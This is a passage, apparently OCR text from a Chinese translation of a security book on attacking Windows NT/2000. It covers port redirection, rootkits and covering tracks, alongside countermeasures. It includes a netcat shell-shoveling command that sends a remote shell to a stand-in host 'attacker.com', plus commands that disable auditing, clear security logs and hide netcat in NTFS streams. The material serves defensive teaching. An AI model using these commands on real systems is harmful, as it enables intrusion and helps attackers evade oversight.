我们已讨论了直接的远程控制连接环境下，一些基于命令shell 的远程控制程序。但在一些情况下，直接连接也会受到阻拦，比如防火墙禁止对目标系统的直接访问，经验丰富的攻击者就会使用端口重定向(Port redirection)技术绕过这些障碍。在第14 章我们还会讨论端口重定向，这里我们先讨论一些和NT 相关的工具和技术。

一旦攻击者能破损一个关键的目标系统，比如防火墙，他们会利用端口重定向将所有分组转发到一个特定的目的端口。这是非常重要的，因为它可使攻击者访问防火墙后的所有系统。重定向的工作方式就是在一些端口上监听，并将原始分组转发到特定的第二目标。下面我们讨论几种手工设置端口重定向的方法 netcat,rinetd 以及fpipe。

注意 *端口重定向在第14章的图14.4 中有图解。*

Netcat Shell Shoveling

流行度:	*5*
容易度:	*7*
影响力:	*10*
风险率:	*7*

如果netcat 可用，或者可将netcat 上传到防火墙后的目标系统，就有可能通过某一个端口获得远程的命令提示符(command prompt)。我们将这种方式叫做"shell shoveling"，因为它可以将一个可用的command shell 回送到攻击者的机器上。假设下面的例子是运行在目标机上的命令提示符下：

```
nc attacker.com 80 | cmd.exe | nc attacker.com 25
```

如果attacker.com 机器正用netcat 监听TCP 80 和25，TCP 80 允许通过防火墙进

入(inbound)受害机器，而25则允许通过防火墙从受害机器出来(outbound)，这样，此命令就可以从受害机器"shovel"铲回一个远程命令shell至攻击方机器。图5.10便是此例的图示　顶部的窗口为输入窗口，监听80号端口，发送ipconfig命令，底部窗口则是接收到的远程受害机器在25号端口的输出。




图5.10　在目标系统及攻击方(如图)均运行netcat，于是一个shell就可"shovel"到攻击系统上，顶部窗口输入的命令在远程系统上执行，结果则显示在底部窗口中

rinetd

流行度:	*5*
容易度:	*9*
影响力:	*10*
风险率:	*8*

使用三个netcat会话的手工配置来建立端口重定向是有点令人困惑，为了节约脑力，因特网有许多工具可以专门用来进行端口重定向。一个最好的例子就是rinetd，即"Internet redirection Server"，由Thomas Boutell编写，可参见http://www.boutell.com/rinetd/index.html。它将一个IP地址和端口上的TCP连接重定向到另一个，其方式和datapipe很类似(参见第14章)，它也有一个Win32(包括2000)版本和一个Linux版本。Rinetd使用非常简单——只需创建一个转发规则配置文件，其格式为：

```
bindaddress bindport connectaddress connectport
```

然后启动 rinetd -c <config_filename> 命令。此工具与netcat类似，如果碰上配置不当的防火墙，那是如鱼得水。

fpipe

fpipe 是Foundstone公司的TCP源端口转发/重定向程序，作者就是公司的精英们。它可以创建一个TCP流，并有用户可选的源端口选项。此工具对于允许某些类型的数据可以进入内网的防火墙来说，是很好的空透办法。

fpipe的基本工作方式是重定向。启动fpipe时，带有一个监听的服务器端口，一个远程的目的端口(即防火墙内试图到达的端口)，以及本地源端口号(可选)。这样，它就等待客户连接其监听的端口，当有连接建立时，它会再建一个与目标机器和端口的新连接，且指定本地源端口，从而创建一个完整的circuit(链路)。当完全的连接建立后，fpipe将进入(inbound)连接上所收到的所有数据转发到防火墙外的远程目的端口上，并向始发系统进行回应。这种方式使netcat会话方式相形见绌了，fpipe执行任务是透明的。

下面我们看看fpipe的使用例子。它在一个受破坏的系统上建立重定向，该系统运行了telnet服务，位于防火墙之内。该防火墙阻挡23号端口(telnet)但允许53号端口(DNS)。通常，我们不能直接连接TCP 23，但通过在该机器上建立fpipe重定向，将指向TCP 53的连接重定向到telnet端口，就可以完成相应的工作，图5.11就是在受损机器上运行fpipe重定向的例子。

只需简单地连接至机器上的端口53，就可以回送给攻击者一个"telnet"提示。

fpipe的一个最酷的功能就是可以指定源端口 为了穿透网络，经常需要绕开防火墙或路由器这些只允许源端口为某些指定端口的访问(比如源为TCP 25的访问可以和

邮件服务器互通)。而TCP/IP往往为客户方连接分配的是高数值的源端口，防火墙往往会将它们过滤掉。fpipe可以强调使用指定源端口，比如上述例子中，为DNS源端口。这样，防火墙就认为是“合法”，予以放行数据流。




图5.11 运行于受损系统上的fpipe重定向程序。它将至端口53的连接重定向至192.168.234.37 上的端口 23

警告 *如果用户使用-s选项来指定往外(outbound)连接的源端口号，而该连接关闭时，就不能重建至远程机器的连接了(fpipe会宣称地址已使用)，直至TCP TIME_WAIT和CLOSE_WAIT周期到期。此周期有30秒至几分钟或更长，取决于所用的操作系统及其版本。这种timeout是TCP协议的特性，而不是fpipe本身的局限。其原因是fpipe试图用与前一个会话相同的本地IP/端口和远程IP/端口来建立新连接，而新连接只有TCP协议栈已决定前一个连接已彻底完成时才能建立。*

5.3.5 一般性特权破坏的对策

你如何清理我们刚刚造就的混乱状态并堵封任何其余漏洞呢？由于许多混乱是以几乎可以访问NT体系结构所有方面的Administrator身份建造的，而且大多数必要的文件可能以差不多无限数目的方式更名和配置，因此这个任务不大容易完成。我们接下去提供的一般建议涵盖以前描述的过程中以种种方式触及过的四个主要范畴：文件名、注册表键、进程、端口。

注意 *我们强烈推荐第14章中关于后门的内容，该部分对这些攻击的对策作了更多的讨论。*

警告 *任何系统的特权系统受到损害，最好是从可信任媒介彻底重装系统。一个老到的攻击者可能隐藏了各种后门，即使相当有经验的侦探也不一定能发现。因此，对于只具一般知识的读者，上述的对策并不能对此种攻击进行彻底防范。*

文件名

这个对策也许最没有效果，因为稍有头脑的入侵者就会更换文件名或采取其他措施来隐藏它们（参见5.5 节"掩盖踪迹"），不过也可能抓住一些缺乏创新性的入侵者。

我们已经指出了散落在系统中无人照看的话过于危险的许多文件：remote.exe 、nc.exe(netcat)、rinetd.exe 、NBSvr.exe 和patch.exe （都是NetBus 服务器）、WinVNC.exe 、VNCHooks.dll 、omnithread_rt.dll 。如果有人未经你授权留了这些"名片"在你的服务器上，那就立即开展调查——它们可用来干什么你已经见识过了。

另外对%systemroot%\profiles\ 下各个Start Menu\Programs\Startup\ %username% 目录中的任何文件需持相当的怀疑态度。这些文件夹中的任何东西在系统自举时都会自动启动（稍后我们还会谈论这个话题）。

技巧 *确认文件系统修改的一个预防性措施是利用一些检查和(checksum)工具，比如下面要讨论到的rootkits。*

注册表项

与寻找易被换名的文件不一样，搜索捣乱的注册表值可能非常有效，因为我们讨论过的大多数服务器程序期望在注册表的特定位置看到特定值。开始查看的较好位置是HKLM\SOFTWARE和HKEY_USERS\.DEFAULT\Software，它们是大多数已安装的应用程序在NT 注册表中的存留位置。具体地说，NetBus 和WinVNC 在注册表的这些分支中创建它们各自的键：

▼ HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3

▲ HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server

使用NTRK中的命令行reg.exe工具删除这些键很容易，甚至可以在远程系统上执行。下面是该工具的使用语法：

```
reg delete [value] \\machine
```

例如：

```
C:\> reg delete HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3\\192.168.202.33
```


Windows启动容器

更重要的是，我们见识过攻击者们如何几乎无例外地在标准Windows启动注册表键中放置必要的注册表值。这些地方应定期检查是否存在邪恶的或看着陌生的命令。这些地方包括

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion下的Run、RunOnce、RunOnceEx和RunServices。

另外，这些注册表键的用户访问权应该非常受限。缺省情况下，NT的Everyone用户组有对HKLM\...\...\Run 的"Set Value（设置值）"权限。这种能力应该在regedt32中使用Security|Permissions设定禁止掉。

下面是一个关于查看什么内容的基本例子。出自regedit的插图（见下面）表明，HKLM\...\...\Run 下有一个设置成在系统自举时刻自动启动运行在8080端口上的netcat监听器。



攻击者显然已有一个进入该系统的永久后门了，在该系统的管理员明智地手工删除该注册表值之前，它将一直存在。

不要忘了检查%systemroot%\profiles\%username% Start Menu\programs\startup下的各个目录。系统每次自举时自动启动这里的文件。

进程

对于那些无法更名或再次打包的可执行文件黑客攻击工具来说，有规律地分析进程清单可能会有用。举例来说，可以调度定期运行的AT作业来查看进程清单中的remote.exe或nc.exe进程，并杀掉它们。自尊的NT管理员应该没有运行remote的任何理由，因为它不执行任何内部认证。NTRK的kill.exe工具可用来定期杀掉任何捣乱的remote服务器。下面的例子展示了在每天上午6点启动一个remote杀手进程的AT命令，这么做有点粗鲁，但是非常有效，间隔时间根据你的喜好自己调整。

```
C:\> at 6A /e:1 ""kill remote.ext"
Added a new job with job ID = 12

C:\> at
Status ID  Day        Time       Command Line
------    ------  ------  ----------------  ------   ----     --
      12   Each 1     6:00 AM    kill remote.exe

C:\> kill remote.exe
Process #236 [remote.exe] killed
```

NTRK的rkill.exe工具用于在一个域范围内以类似的语法对远程服务器执行同样的进程杀灭任务，不过remote.exe的进程ID (PID) 必须使用NTRK的pulist.exe工具首先获取。一个精心配置的系统可能设置成定期调度pulist，其输出由grep工具筛选险恶的字符串，这样找出的捣乱进程供rkill杀灭。当然通过把remote可执行文件更名为看上去无辜的名字（例如winlog.exe）就能毫不费事地击溃以上工作，不过对于无法隐藏的WinVNC.exe之类的进程，这仍然是有效的。

端口

即使remote或nc改名了，netstat工具仍能标识出正在监听或已建立的会话。周期性地检查netstat的输出中是否存在这种捣乱连接有时候是找出它们的最好方法。下面

的例子中，我们在某个攻击者通过remote和nc连接到目标服务器的8080号端口期间，在该主机上运行"netstat -ar"命令（-an开关的含义是查看"netstat /?"命令的输出）。注意，所建立的remote连接在139号TCP端口上操作，netcat则在8080号TCP端口上监听，并已有一个建立了的连接（为简洁起见，我们删掉了netstat的其他输出行）。

```
C:\> netstat -an
Active Connections

Proto      Local      Address    Foreign    Address    State
TCP        192.168.202.44:139    0.0.0.0:0              LISTENING
TCP        192.168.202.44:139    192.168.202.37:1817    ESTABLISHED
TCP        192.168.202.44:8080   0.0.0.0:0              LISTENING
TCP        192.168.202.44:8080   192.168.202.37:1784    ESTABLISHED
```

从netstat的上述输出可以看出，对付remote的最好防御措施是阻塞对于任何潜在目标主机上135～139号端口的访问，既可以是在防火墙上进行，也可以通过在暴露到因特网的网络适配器上禁止NetBIOS捆绑特性来完成，如"对策：防御密码猜测"一节中所述。

netstat的输出可以通过管道提供给find命令，由后者从中寻找指定的端口号。下面的命令例子将查找在缺省端口上监听的NetBus服务器程序：

```
netstat -an | find "12345"
```

Foundstone公司（http://www.foundstone.com）的fport提供了进程与端口映射的合成，它可以列出所有激活的socket以及进程ID，下面是一个样例输出：

```
FPORT - Process port mapper
Copyright(c) 2000, Foundstone, Inc.
http://www.foundstone.com

PID          NAME          TYPE       PORT
-----------  ------------------
184          IEXPLORE      UDP        1118
249          OUTLOOK       UDP        0
265          MAPISP32      UDP        1104
265          MAPISP32      UDP        0
```

5.4 ROOTKIT：终级破坏

如果操作系统代码也处于攻击者控制之下，那将是怎样的景象？这种想法源于UNIX时代，编译UNIX核心对于那些前沿的人们来说一周一次也是常有的事。自然，那些称为特洛伊木马的操作系统级二进制软件僭称为rootkit也不为过，因为它通常需要获得目标系统的Root账号权限。第8章讨论了UNIX rootkit，第14章也作了一段讨论。

NT/2000 Rootkit

流行度：	*5*
容易度	*7*
影响力：	*10*
风险率：	*7*

Windows NT/2000 1999年也有了相应的rootkit，这是Greg Hoglund小组的“雅作”(http://www.rootkit.com)。Greg使Windows界开始忧然，他们演示了Windows rootkit的工作原型，它可以执行注册表键的隐藏及EXE的重定向，从而可对执行文件增加特洛伊木马而不会更改其内容。rootkit所执行的所有统计均基于“功能钩子”(function hooking)的技术。通过对NT核心添补程序，篡夺系统调用，rootkit就可以隐藏进程、注册表键或文件，也可以将调用重定向到特洛伊木马功能上。这种结果比特洛伊木马型的rootkit更为恶毒——用户对其执行的代码完整性完全没有自信了！

NT/2000 rootkit在本书写作时为alpha版本，主要是关键功能展示而不是全部诡计的汇集。它包含两个文件：_root_.sys 以及deploy.exe。运行deploy.exe 可以安装并启动rootk t。

一旦使用，注册表隐藏就生效了：任何以6个字母“_root_”开始的值或键均从regedit.exe 或regedit32.exe 的视图中隐去。但以“_root_”开头的执行程序将免于此计——这就是说，regedit.exe 的副本重命名为“_root_regedit.exe”，从而可以看到所有隐藏的键值。这为攻击者提供了一个后门，他无需关掉隐藏功能就可以清点手头的工作。

EXE重定向功能检测以“_root_”开头的文件的执行并将它重定向到“c:\calc.exe”(在版本中这是写死的，但EXE重定向的邪恶却已昭然若揭了。

Greg也分发了一个远程rootkit管理控制台，称为RogueX，有很漂亮的界面。它仍在开发，功能有限(它可以从远程rootkit系统中派生端口扫描)。

rootkit对策

如果dir命令也不能信任了，就只能另起炉灶了；将核心的数据备份(不是二进制文件!)，将一切均清除干净，从可信的源盘中重装。不要依赖备份系统，因为你并不知道攻击者何时控制了你的系统——你可能恢复的仍是已含特洛伊木马的软件。

这时强调一下安全和灾难恢复的“金科玉律”是有益的，这就是“已知状态”及“可重复性”。生产系统往往需要很快重新恢复，完备的文档以及高度自动化的安装过程是救命良方。能可信地进行恢复的介质准备也很重要——Web服务器的CD-ROM盘完整配置，这也能节约时间。另外，配置成生产模式而不是测试模式也很重要——在构建系统或维护系统过程中，牺牲一定的安全性是必须的(比如允许文件共享等等)，但要确保有一个返回生产模式的检查清单或自动的脚本文件。

代码检查和(checksumming)是一种对付rootkit之类诡计的好办法，但这必须在最初的状态进行(这是预防性防卫)。比如像免费的MD5sum之类的工具就可以对文件进行“指纹”确认，一有改变即可通知。http://sourceware.cygnus.com/cygwin/ 上有cygwin环境下MD5sum的Windows二进制代码。MD5sum可计算或验证文件的128位消息摘要(message digest)，其使用的算法就是MIT实验室的Ron Rivest所编写的很流行的MD5算法，在RFC 1321中有描述。下面的例子说明MD5sum能产生一个文件的检查和并验证之。

```
D:\Toolbox>md5 sum d:\test.txt>d:\test.md5

D:\Toolbox>cat d:\test.md5
efd3907b04b037774d831596f2c1b14a d:\test.txt

D:\Toolbox>md5sum --check d:\test.md5
d:\test.txt:OK
```

不过，MD5sum一次只操作一个文件(当然编一个脚本可以克服这一点)。

文件系统入侵检测的更健壮的工具包括著名的Tripwire，从http://www.tripwire.com上可获知相关信息。它执行系统级的类似检查和的功能。

注意 *NT/2000 rootkit的重定向功能理论上是可以绕过"检查和"这种方法的，因为执行代码并没改变，只是通过另一可执行程序钩连(hook)或改道(channeled)了。*

还有一些检查二进制文件内容的不可或缺的工具值得一提，包括著名的UNIX strings工具及其Windows版(也可以从Cygnus上获得)，Robin Keir的BinText for Windows (http://www.keir.net)，以及很棒的文本/十六进制编辑器UltraEdit32 for Windows (http://www.ultraedit.com)。我们喜欢将BinText放入Send To folder，在Windows Explorer中右击文件即可弹出，UltraEdit可插入自身客户化菜单项。

最后，对于Greg的NT/2000 rootkit alpha版，文件deploy.exe以及_root_.sys的出现就意味着系统的破坏(至少是非常奇怪)。用下面的命令就可以启动和停止rootkit:

```
net start _root_
net stop _root_
```

注意 *Windows 2000引入了文件保护(WFP)，它可以防止Windows 2000的setup程序安装的系统文件被覆盖(大约在%systemroot%下有600个文件)。不过，最近给NTBugtraq的贴子指出WFP也是可以避开的，特别是管理员权限受到损害后。*

5.5 掩盖踪迹

入侵者一旦成功地取得了某个系统的Administrator账号，他们就会花大力气避免自己的存在被检测出来。当感兴趣的所有信息已从目标系统上剥夺走之后，他们会安置几个后门并藏匿一个工具箱，以保证将来可以轻易地再次获取访问权，而且在准备对其他系统发动攻击时只需做最少量的工作。

5.5.1 禁止审计

如果目标系统的主人是个安全见识不足够的管理员，他或她也许像本章早先解释的那样启用了审计功能。由于这么做会降低工作中的各个服务器的性能，特别是在审计"User&Group Management (用户和用户组管理)"之类功能单元的"Success (成功)"事件时，因此大多数NT管理员要么不启用审计，要么只启用少数几个检查。然而入侵者们取得Administrator特权后将检查的第一件事是目标系统的审计策略的状态，就怕自

已在窃取该系统期间执行的活动万一被监视着。NTRK 的auditpol 工具使得这个工作易如反掌。下面的例子展示以 /disable 参数运行 auditpol 关掉所在系统审计功能的过程（输出有删节）：

```
C:\> auditpol /disable
Running ...

Local audit information changed successfully ...
New local audit policy ...

(0) Audit Disabled
AuditCategorySystem         = No
AuditCategoryLogon          = Failure
AuditCategoryObjectAccess   = No
...
```

入侵者即将离开目标系统前会使用 auditpol 的 /enable 参数重新打开审计功能，这样做到神不知鬼不觉。auditpol 保持各个审计设定不变。

5.5.2 清空事件日志

如果通向取得 Administrator 身份的活动已在NT事件日志（Event Log）结果中留下了泄露秘密的踪迹，那么入侵者可能会简单地使用 Event Viewer（事件查阅器）抹除这些日志项。向目标主机认证后，入侵者自己的主机上的Event Viewer就可以打开、阅读并清理该远程主机上的日志了。这个过程会清空日志中的所有记录，但同时会留下一个新的记录，陈述Event Log已被“入侵者”清空。毫无疑问，这样的记录可能在系统用户中引起更高的警觉，然而除了从\winnt\system32中攫取各种日志文件并手工改动它们之外，没有多少别的选择。手工改动日志文件是个不保证成功的提议，因为NT使用的日志语法很复杂。

由 Jesper Lauritsen 编写的 elsave 工具（http://www.ibt.ku.dk/jesper/NTtools ）是个用于清空事件日志的简单工具。举例来说，下面的使用 elsave 的命令将清空远程服务器“joel”上的 Security Log（安全日志）结果（需要访问该远程系统的合适特权）：

```
C:\> elsave -s \\joel -l "Security" -C
```

5.5.3 隐藏文件

对于邪恶的黑客来说，在目标系统上存放一个工具箱供以后使用将大大节省时间。不过它们也可能成为警告谨慎的系统管理员存在入侵者的名片。因此入侵者必须采取措施隐藏发动下一次攻击必需的各种文件。

attrib

最简单的隐藏文件的方法莫过于把文件拷贝到一个目录中，再使用陈旧的DOS工具attrib来隐藏这个目录，如下面的语法所示：

```
attrib +h[directory]
```

这么做从命令行工具中确实达到了隐藏文件和目录的效果，但在选择了显示所有文件(Show All Files)属性的资源管理器（Windows Explorer）中却没有效果。

NTFS文件分流

如果目标系统使用的是Windows NT文件系统（NTFS），那么入侵者有另外一个隐藏技巧可用。NTFS提供在一个文件内分化多个信息"流（stream）"的支持。Microsoft夸称NTFS的分流（streaming）特性是"一种不需要重新构造文件系统就能给一个文件添加额外属性或信息的机制"，例如NT的Macintosh文件兼容特性就是使用分流机制使能的。邪恶的黑客们也能使用这种机制来隐藏自己的工具箱。

下面的例子把netcat.exe分流在从winnt\system32\os2\目录中找到的某个普通文件的后面，以便在后续的针对其他远程系统的攻击中用到它。选择这个"前端"文件（即oso001.009）是因为它相对模糊些，不过任何文件都可以这么用。

分流文件需使用NTRK中的POSIX工具cp。它的语法很简单，在目的文件名前使用冒号指定流就行。

```
cp <file> oso001.009: <file>
```

例如：

```
cp nc.exe oso001.009:nc.exe
```

该命令把nc.exe隐藏在oso001.009的"nc.exe"流中。要"反分流（unstreaming）"

出netcat，使用以下命令：

```
cp oso001.009:nc.exe nc.exe
```

oso001.009文件的修改日期有变化，但是大小没变（有些版本的cp可能不改动文件修改时间）。因此隐藏了的分流后文件(streamed file)很难检测出来。

分流后文件的删除比较麻烦，需要把"前端"文件拷贝到一个FAT分区，再拷回到NTFS。

分流后文件在隐藏于它们的"前端"文件背后期间仍能执行。由于cmd.exe的局限，分流后文件不能直接执行（也就是执行oso001.009：nc.exe）。相反，应使用start命令执行这样的文件：

```
start oso001.009:nc.exe
```

对策：找出文件流

用于搜寻NTFS文件流的惟一可靠工具是March Information System公司的Streamfinder。March已归入Internet Security Systems（简称ISS）组织，后者把该工具放在它的欧洲Web网站上。http://www.hackingexposed.com 上可获得其拷贝，JD Glaser的sfind也是一个非常棒的流发现工具(http://www.ntobjectives.com) 。

5.6 小结

本章中我们涵盖了在Windows NT上范围宽广的可能攻击，其数量是如此之多，有不少读者可能因而极大地怀疑这个操作系统的内在安全性。如果是这样，那么我们的工作还没有做到家，需要再次强调：没有Administrator特权，远程几乎干不了任何事，而获取该特权除通常的途径外也没有多少其他方法。这些通常路径就是：猜测密码、窃听密码交互、从轻信别人的用户身上施行社交工程获取密码，等等。

这么一来，我们的小结在如此长篇幅正文之后相当简短。如果采取了下述步骤，绝大多数Windows NT安全问题就此消失。不过注意，极少数安全问题仍有待解决。

▼ 阻塞对135～139号TCP和UDP端口的访问。单是这一步就能防止本章讨论过

的几乎所有远程NT问题。这步工作在整个网络的周边安全网关上肯定得做，内部访问设备上也应该考虑去做。个别的主机可以在敏感的接口上禁止NetBIOS。定期扫描整个网络，查找落伍者。

- 如果在NT上运行TCP/IP，那就在Control Panel|Network|Protocols|TCP/IP|Advanced|EnableSecurity|Configure下配置TCP/IP Filtering，只允许那些保证当前系统正常工作所需的端口和协议。
- 按第3章中讨论的那样在注册表中设置RestrictAnonymous键(也可参见知识库编号为Q246261的文章，文中介绍了一个潜在的缺点，即将此值设为Windows 2000中最高限制级别)。
- 在User Manager中的Policies|User Rights下去除Everyone的Access This Computer From The Network User Right权力。
- 应用最新的Service Pack和热补丁。Microsoft发行其中许多补丁背后的主要动机是安全，而且一些内核级脆弱点(例如getadmin)往往只能求助于它们。NT热补丁可以在http://www.Microsoft.com/security 上找到。当然最终的升级是NT版本Windows 2000，该版本引入了不少新的安全特性和补丁。关于Windows 2000的详细信息参见第6章。
- 建立一个健壮的密码使用策略，并使用passfilt和定期的审计强制它的实施。是的，就是破解自己的各个SAM。在NT密码的长度上注意7是个魔数。
- 更换Administrator账号的名字，确保禁止Guest账号。尽管我们已经看到即使换了名，Administrator账号也能标识出来，但是这增加了攻击者必须执行的工作。
- 加倍保证Administrator密码的健壮性(如果必要就使用不可打印的ASCII字符)，并定期修改它们。
- 确保没有捣乱的管理员把Domain Admins用户组成员的凭证用作独立系统上的本地Administrator。
- 安装由NTRK提供的passprop功能，以确保Administrator账号也能被锁闭，从而防止这个众所周知的账号成为密码猜测的持续目标。
- 安装用于NT密码文件(SAM)的经SYSKEY增强的加密特性。它不会完全阻

止攻击者，不过肯定会减慢他们的攻击进展速度。一定要获得SYSKEY keystream重用补丁，详情参见知识库编号为Q248183的文章。

- 启用审计功能，检查关键功能（例如Logon/Logoff）的"Failure（失败）"事件以及公司策略要求的其他事件。每周查阅一次日志文件，或者应用日志自动分析工具。
- 使用HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedPaths注册表键确保注册表的访问权限是安全的，特别是经由远程访问的权限。
- 在敏感的服务器主机上设置Hidden注册表值，即HKLM\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters\Hidden，REG_DWORD=1。这样设置将从网络浏览清单（即Network Neighborhood的输出）中去除当前服务器，不过仍然提供往来于该主机的完全连网能力。
- 不要运行并非必要的服务，并避免提供运行在某个用户账号的安全环境中的服务。
- 弄清如何安全地配置应用程序，否则不要运行它们。必须阅读的一篇安全配置检查清单是"Microsoft Internet Information Server 4.0 Security Checklist"，可从http://www.microsoft.com/technet/security/tools.asp 上找到。这篇论文中有不少奇妙的NT安全建议。SQL 7.0安全在http://www.microsoft.com/technet/SQL/Technote/secure.asp 上可获得。
- 教导用户关于密码和其他账号信息的敏感性，使得他们不会成为像L0pht的密码散列值征求用电子邮件URL之类诡计的受骗者。
- 把网络往交换式结构转移，使得窃听工作比在共享式结构上困难得多。
- ▲ 留意各种完全曝光的安全性邮递清单（例如http://www.securityfocus.com上的Bugtraq和http://www.ntbugtraq.com 上的NTBugtraq）以及Microsoft自己在http://www.microsoft.com/security 上的安全网站，检查最新的脆弱点信息。

第6章

攻击Windows 2000

1999年秋天，微软公司在因特网上建立了一组Windows 2000 β版的服务器，其域名为Windows2000test.com。这些服务器建立的原因很简单，邀请大家对其攻击。

几个星期后，这些服务器撤下了。虽然被拒绝服务攻击(denial of service)弄得遍体鳞伤，但并没有遭受操作系统(OS)级的太多伤害(攻击者可以将前台服务器上的基于Web的客户簿应用程序弄得乱七八糟)。其他测试中结果也类似，包括eWeek上的Openhack Challenge(公开黑客大挑战)测试(写此书时已拉下帷幕，服务器已下线，http://www.openhack.org)。

这些测试有各种各样，我们并不想去争辩Windows 2000安全性与其他竞争产品间的优劣。这些实验只是表明，合理配置的Windows 2000服务器至少在操作系统级上与其他系统平台一样难以攻破。攻入系统最可行的途径是通过应用层，完全绕过操作系统级的安全检查。

Windows 2000安全性的上述表现是由于新一代的Windows中植入了许多新的安全特性：纯粹的IP Security(IPSec)；加密文件系统(EFS)；基于策略的安全，配有组策略(Group Policy)、安全模板、安全配置与分析工具；集中的远程访问控制，采用远程认证拨号用户服务(RADIUS: Remote Authentication Dial-In User Service)；基于Kerberos认证服务。其中一个突出的特征就是采用了许多公认的标准和加密方法，这是微软历史上Windows专有安全方式的重大变革。

这些技术将提供NT客户许多原始工具，这也是他们渴盼已久的。但这些工具会用的好吗?Windows 2000这种彻底的重新设计，特别是对新的活动目录(AD:Active Directory)的过重依赖，会使网络管理员在往新操作系统迁移过程中手忙脚乱。从历史的教训来看，向后兼容的问题以及一些协议的不完全实现都会使Windows 2000在补丁3版本(Service Pack 3)之前不会让人很舒服。

写此书时，补丁版本1(Service Pack 1)发布了，有17个和安全相关的补丁(大多数是和IIS及IE相关的安全漏洞)。Windows 2000 SP1可从http://www.microsoft.com/technet/security/w2ksp1.asp获得。本章中将讨论这些补丁中所显示的更重要的问题，仍然采用的是我们已勾勒出的标准攻击方法：踩点、扫描、查点、渗透、拒绝服务攻击(必要的话)、特权升级、偷窃(pilfer)、掩盖踪迹、安装后门等。对前三个标准攻击阶段只简单涉及，因为Windows 2000的踩点、扫描及查点在第1、2、3章中均已分别介绍了。

注意 *本章对第3章处理Windows NT / 2000查点问题以及第5章"攻击Windows NT"中所提出的概念提及较多，因此，请读者在读本章之前应先阅读上述章节。*

在介绍过程中，我们会对Windows 2000中包含的一些新安全配置工具重点介绍。这些新的功能会有助于管理员克服许多安全弱点。

6.1 踩点

正如第1章所述，大多数攻击者开始的时候总是尽可能多地收集信息，并不真正地去碰目标系统。踩点的基本资源是域名系统(DNS)，即将主机名与IP地址相匹配的标准因特网协议，比如www.hackingexposed.com 就是这样的域名。

DNS区域传送

流行度	*5*
容易度：	*9*
影响力：	*2*
风险率：	*5*

由于Windows 2000活动目录(AD)的名字空间是以DNS为基础的，因此Microsoft就将Windows 2000的DNS服务完全升级为适应主动目录的需要了，反之亦然。这就是踩点信息的主要资源，显然，缺省情况下，它是可以给任何远程主机进行区域传送的。详细内容参见第3章。

禁止区域传送

庆幸的是，Windows 2000的DNS实现中也允许很容易地限制区域传送，详细内容参见第3章。

6.2 扫描

Windows 2000监听一系列的端口，NT 4以后许多端口是新的，表6.1列出了一

些经选择后的端口，它们在缺省Windows 2000域控制器(DC：Domain Controller)上是打开的，每一种服务都是进入系统的潜在途径。

